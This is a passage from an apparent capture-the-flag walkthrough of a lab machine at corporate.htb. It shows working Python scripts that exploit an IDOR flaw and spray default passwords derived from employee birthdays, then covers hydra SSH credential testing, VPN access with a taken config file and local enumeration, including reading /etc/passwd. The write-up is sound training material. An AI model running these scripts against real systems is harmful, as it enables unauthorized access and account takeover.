Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://people.corporate.htb/sharing
Accept-Encoding: gzip, deflate, br
Cookie: CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3NywibmFtZSI6IkNlY2VsaWEiLCJzdXJuYW1lIjoiV2VzdCIsImVtYWlsIjoiQ2VjZWxpYS5XZXN0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NTk5Njc0MTEsImV4cCI6MTc2MDA1MzgxMX0.KKmXmFpKL9sWQxNvJuLlhU-oEoze8Ron2glYzl8go-M; session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; session.sig=yuIlkeaDgvo0ZceAneGjWoR3SnM
Connection: keep-alive

fileId=1&email=candido.hackett%40corporate.htb
The file did show up in Candido’s session, confirming the IDOR vulnerability. 
I quickly put together a Python script to automate sharing files with fileId from 1 to 255.
1
2
3
4
5
6
7
8
9
10
import requests

URL = "http://people.corporate.htb/sharing"
headers = {"Content-Type": "application/x-www-form-urlencoded"}
cookies = {"CorporateSSO": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3NywibmFtZSI6IkNlY2VsaWEiLCJzdXJuYW1lIjoiV2VzdCIsImVtYWlsIjoiQ2VjZWxpYS5XZXN0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NTk5Njc0MTEsImV4cCI6MTc2MDA1MzgxMX0.KKmXmFpKL9sWQxNvJuLlhU-oEoze8Ron2glYzl8go-M"}

for i in range(1, 256):
    data = f"fileId={i}&email=candido.hackett%40corporate.htb"
    requests.post(url=URL, data=data, cookies=cookies, headers=headers)
    print(f"sharing fileId={i}")
After running the script, I could access all stored files. One of the files stood out as it was different from the rest. 
Password Spraying
In the the PDF, the default password format was detailed. 
From earlier enumeration, I knew employee profiles were publicly accessible at /employee/<id>, and their birthday information was displayed. This allowed me to construct and test default passwords for all users.
I put together a Python script to automate the process.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
import requests
import re

URL = "http://people.corporate.htb/sharing"
headers = {"Content-Type": "application/x-www-form-urlencoded"}
cookies = {"CorporateSSO": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3NywibmFtZSI6IkNlY2VsaWEiLCJzdXJuYW1lIjoiV2VzdCIsImVtYWlsIjoiQ2VjZWxpYS5XZXN0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NTk5Njc0MTEsImV4cCI6MTc2MDA1MzgxMX0.KKmXmFpKL9sWQxNvJuLlhU-oEoze8Ron2glYzl8go-M"}

for i in range(5000, 5100):
    url = f"http://people.corporate.htb/employee/{i}"
    r = requests.get(url=url, cookies=cookies, headers=headers)
    if "Sorry, we couldn't find that employee!" in r.text:
        print(f"[!] Invalid user id - {i}")
        continue
    user = re.findall(r"(\w+\.\w+)@corporate.htb", r.text)[0]
    birthday = re.findall(r"(\d+/\d+/\d{4}).*", r.text)[0]
    m, d ,y = birthday.split('/')
    password = f"CorporateStarter{d.zfill(2)}{m.zfill(2)}{y}"
    print(f"\r[*] Got id {i}: {user}:{password}           ", end="")

    r = requests.post("http://sso.corporate.htb/login", data={"username": user, "password": password})
    if "Welcome to Corporate SSO Services" in r.text:
        print(f"\r[+] Found valid login {i}: {user}:{password}")
I ran the script and found 4 valid logins.
1
2
3
4
5
6
7
8
9
10
11
❯ python check_default.py
[!] Invalid user id - 5000
[+] Found valid login 5021: elwin.jones:CorporateStarter04041987
[+] Found valid login 5041: laurie.casper:CorporateStarter18111959
[+] Found valid login 5055: nya.little:CorporateStarter21061965
[+] Found valid login 5068: brody.wiza:CorporateStarter14071992
[*] Got id 5078: rosalee.schmitt:CorporateStarter04071990
[!] Invalid user id - 5079
[!] Invalid user id - 5080
[!] Invalid user id - 5081
<SNIP>
1
2
3
4
elwin.jones:CorporateStarter04041987
laurie.casper:CorporateStarter18111959
nya.little:CorporateStarter21061965
brody.wiza:CorporateStarter14071992
I logged in and checked each of the users. elwin.jones was in IT department, potentially possessed high privileges. 
I downloaded his VPN file. 
I used the ovpn file to connect to the corporate VPN network.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
❯ sudo openvpn elwin-jones.ovpn
[sudo] password for kali:
2025-10-09 14:31:51 Note: Kernel support for ovpn-dco missing, disabling data channel offload.
2025-10-09 14:31:51 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-10-09 14:31:51 library versions: OpenSSL 3.5.2 5 Aug 2025, LZO 2.10
2025-10-09 14:31:51 DCO version: N/A
2025-10-09 14:31:51 TCP/UDP: Preserving recently used remote address: [AF_INET]10.129.229.168:1194
2025-10-09 14:31:51 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-10-09 14:31:51 UDPv4 link local: (not bound)
2025-10-09 14:31:51 UDPv4 link remote: [AF_INET]10.129.229.168:1194
2025-10-09 14:31:51 TLS: Initial packet from [AF_INET]10.129.229.168:1194, sid=c92feb41 3fcc9935
2025-10-09 14:31:52 VERIFY OK: depth=1, CN=cn_x8JFkEJtALa8DesC
2025-10-09 14:31:52 VERIFY KU OK
2025-10-09 14:31:52 Validating certificate extended key usage
2025-10-09 14:31:52 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-10-09 14:31:52 VERIFY EKU OK
<SNIP>
2025-10-09 14:31:52 TUN/TAP device tun1 opened
2025-10-09 14:31:52 net_iface_mtu_set: mtu 1500 for tun1
2025-10-09 14:31:52 net_iface_up: set tun1 up
2025-10-09 14:31:52 net_addr_v4_add: 10.8.0.2/24 dev tun1
2025-10-09 14:31:52 net_route_v4_add: 10.9.0.0/24 via 10.8.0.1 dev [NULL] table 0 metric -1
<SNIP>
A new VPN network interface was added.
1
2
3
4
5
6
7
8
9
10
❯ ifconfig
<SNIP>
tun1: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.0.2  netmask 255.255.255.0  destination 10.8.0.2
        inet6 fe80::7a2f:1117:cc63:ff96  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 3665  bytes 187616 (183.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4144  bytes 170818 (166.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
New routes were added too.
1
2
3
4
5
❯ ip route
default via 192.168.4.1 dev eth0
10.8.0.0/24 dev tun1 proto kernel scope link src 10.8.0.2
10.9.0.0/24 via 10.8.0.1 dev tun1
<SNIP>
I ran nmap to enumerate the internal network.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
❯ nmap 10.9.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 14:40 CST
Nmap scan report for 10.9.0.1
Host is up (0.21s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
389/tcp  open  ldap
636/tcp  open  ldapssl
2049/tcp open  nfs
3128/tcp open  squid-http

Nmap scan report for 10.9.0.4
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind

Nmap done: 512 IP addresses (4 hosts up) scanned in 42.30 seconds
I noticed SSH ports were open. I proceeded to test the credentials I had found earlier using hydra.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
❯ cat users.txt
elwin.jones:CorporateStarter04041987
laurie.casper:CorporateStarter18111959
nya.little:CorporateStarter21061965
brody.wiza:CorporateStarter14071992

❯ hydra -C users.txt ssh://10.9.0.4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-09 18:29:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries, ~1 try per task
[DATA] attacking ssh://10.9.0.4:22/
[22][ssh] host: 10.9.0.4   login: elwin.jones   password: CorporateStarter04041987
[22][ssh] host: 10.9.0.4   login: nya.little   password: CorporateStarter21061965
[22][ssh] host: 10.9.0.4   login: laurie.casper   password: CorporateStarter18111959
[22][ssh] host: 10.9.0.4   login: brody.wiza   password: CorporateStarter14071992
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-09 18:29:19
All four credentials were working. I logged in as elwin.jones, and grabbed the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
❯ ssh elwin.jones@10.9.0.4
The authenticity of host '10.9.0.4 (10.9.0.4)' can't be established.
ED25519 key fingerprint is SHA256:t36qncDFBkdTu3EZGXIaT/FUHaekgWkux2jv0vwl/JU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.9.0.4' (ED25519) to the list of known hosts.
elwin.jones@10.9.0.4's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu  9 Oct 10:34:21 UTC 2025

  System load:  0.0087890625      Processes:                109
  Usage of /:   61.7% of 6.06GB   Users logged in:          0
  Memory usage: 19%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens18:   10.9.0.4


Expanded Security Maintenance for Applications is not enabled.

10 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Nov  7 14:36:06 2023 from 10.9.0.1
elwin.jones@corporate-workstation-04:~$ cat user.txt
761c71b3************************
Richie.Cormier
Enum
I started manually gathering basic information about the machine to understand it better.
There were no apparent interesting files in the home folder.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
elwin.jones@corporate-workstation-04:~$ tree
.
├── Desktop
├── Documents
├── Downloads
├── Music
├── Pictures
├── Public
├── snap
│   └── lxd
│       ├── 24322
│       ├── common
│       └── current -> 24322
├── Templates
├── user.txt
└── Videos
The user was in the it group. But I didn’t find any files owned by the group.
1
2
3
elwin.jones@corporate-workstation-04:~$ id
uid=5021(elwin.jones) gid=5021(elwin.jones) groups=5021(elwin.jones),503(it)
elwin.jones@corporate-workstation-04:~$ find / -group it -not -path "/proc/*" -not -path "/sys/*" -not -path "/run/*" 2>/dev/null
There was onlyroot and sysadmin local users.
1
2
3
4
5
6
elwin.jones@corporate-workstation-04:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
<SNIP>
sysadmin:x:1000:1000:sysadmin:/home/sysadmin:/bin/bash
<SNIP>
sssd:x:116:119:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
The presence of sssd suggested SSSD services was configured on the host, which provides centralized authentication and identity management via LDAP, Kerberos, etc. This aligned with the nmap scan that LDAP was hosted on 10.9.0.1.
I tried a basic command to query for the current user, which worked.
1
2
elwin.jones@corporate-workstation-04:~$ getent passwd elwin.jones
elwin.jones:*:5021:5021:Elwin Jones:/home/guests/elwin.jones:/bin/bash
The user was not allowed to run sudo.
1
2
3
elwin.jones@corporate-workstation-04:~$ sudo -l
[sudo] password for elwin.jones:
Sorry, user elwin.jones may not run sudo on corporate-workstation-04.
There was nothing interesting in /opt or /srv.
1
2
3
4
5
6
7
8
9
10
11
elwin.jones@corporate-workstation-04:~$ ls -la /opt /srv
/opt:
total 12
drwxr-xr-x  3 root root 4096 Apr 12  2023 .
drwxr-xr-x 19 root root 4096 Nov 27  2023 ..
drwx--x--x  4 root root 4096 Apr 12  2023 containerd

/srv:
total 8
drwxr-xr-x  2 root root 4096 Feb 17  2023 .
drwxr-xr-x 19 root root 4096 Nov 27  2023 ..
There was no scheduled tasks for the user.
1
2
elwin.jones@corporate-workstation-04:~$ crontab -l
no crontab for elwin.jones
There were no interesting open ports.
1
2
3
4
5
6
7
8
9
10
11
elwin.jones@corporate-workstation-04:~$ netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp6       0      0 :::111                  :::*                                -
The user was not allowed to view processes other than its own.
1
2
3
4
5
6
elwin.jones@corporate-workstation-04:~$ ps -auxww
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elwin.j+    1592  0.0  0.6  17164  9792 ?        Ss   10:34   0:00 /lib/systemd/systemd --user
elwin.j+    1657  0.0  0.4  18268  6120 pts/0    Ss   10:34   0:00 -bash
elwin.j+    4771  0.0  0.2  28884  4216 ?        Ss   10:53   0:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
elwin.j+   24516  0.0  0.2  19584  3656 pts/0    R+   10:56   0:00 ps -auxww
Because the /proc was mounted with hidepid=invisible.
1
2
3
4
5
6
elwin.jones@corporate-workstation-04:~$ mount
<SNIP>
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime,hidepid=invisible)
<SNIP>
corporate.htb:/home/guests/elwin.jones on /home/guests/elwin.jones type nfs4 (rw,relatime,vers=4.2,rsize=524288,wsize=524288,namlen=255,hard,proto=tcp,timeo=600,retrans=2,sec=sys,clientaddr=10.9.0.4,local_lock=none,addr=10.9.0.1)
<SNIP>
The other thing I noticed above was the current home folder was mounted via NFS from 10.9.0.1.But I couldn’t access the NFS service due to firewall restrictions.
1
2
3
4
5
6
7
8
9
elwin.jones@corporate-workstation-04:/etc/iptables$ cat rules.v4
# Generated by iptables-save v1.8.7 on Sat Apr 15 13:45:23 2023
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A OUTPUT -p tcp -m owner ! --uid-owner 0 -m tcp --dport 2049 -j REJECT --reject-with icmp-port-unreachable
COMMIT
# Completed on Sat Apr 15 13:45:23 2023
Any non-root user attempting to send TCP traffic to port 2049 (NFS) will be blocked.
Moving on, I ran ifconfig to check network interfaces.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
elwin.jones@corporate-workstation-04:/etc/iptables$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:1b:06:17:90  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens18: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.4  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::f875:4eff:febc:ac92  prefixlen 64  scopeid 0x20<link>
        ether fa:75:4e:bc:ac:92  txqueuelen 1000  (Ethernet)
        RX packets 17251  bytes 6951097 (6.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17173  bytes 5569098 (5.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 25270  bytes 1802096 (1.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25270  bytes 1802096 (1.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
Interestingly, docker was installed on the host, which was a potential privilege escalation vector. But the user did not have the permission to access the docker socket.
1
2
elwin.jones@corporate-workstation-04:~$ docker ps
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/json": dial unix /var/run/docker.sock: connect: permission denied
I had a closer look at the socket and discovered it was owned by the engineer group.
1
2
elwin.jones@corporate-workstation-04:~$ ls -la /var/run/docker.sock
srw-rw---- 1 root engineer 0 Oct  9 10:27 /var/run/docker.sock
I ran getent to enumerate the engineer group. A few users were in it.
1
2
elwin.jones@corporate-workstation-04:~$ getent group engineer
engineer:*:502:kian.rodriguez,cathryn.weissnat,ward.pfannerstill,gideon.daugherty,gayle.graham,dylan.schumm,richie.cormier,marge.frami,abbigail.halvorson,arch.ryan
Finally, I transferred and ran linpeas.sh and found nothing interesting.
Bitwarden PIN Crack
When typical manual and automated enumeration yields no useful results, I return to the home directory to inspect hidden files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
elwin.jones@corporate-workstation-04:~$ ls -la
total 1028
drwxr-x--- 15 elwin.jones elwin.jones   4096 Oct  9 10:53 .
drwxr-xr-x  3 root        root             0 Oct  9 10:54 ..
lrwxrwxrwx  1 root        root             9 Nov 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 elwin.jones elwin.jones    220 Apr 13  2023 .bash_logout
-rw-r--r--  1 elwin.jones elwin.jones   3526 Apr 13  2023 .bashrc
drwx------ 12 elwin.jones elwin.jones   4096 Apr 13  2023 .cache
drwx------ 11 elwin.jones elwin.jones   4096 Apr 13  2023 .config
drwxr-xr-x  2 elwin.jones elwin.jones   4096 Apr 13  2023 Desktop
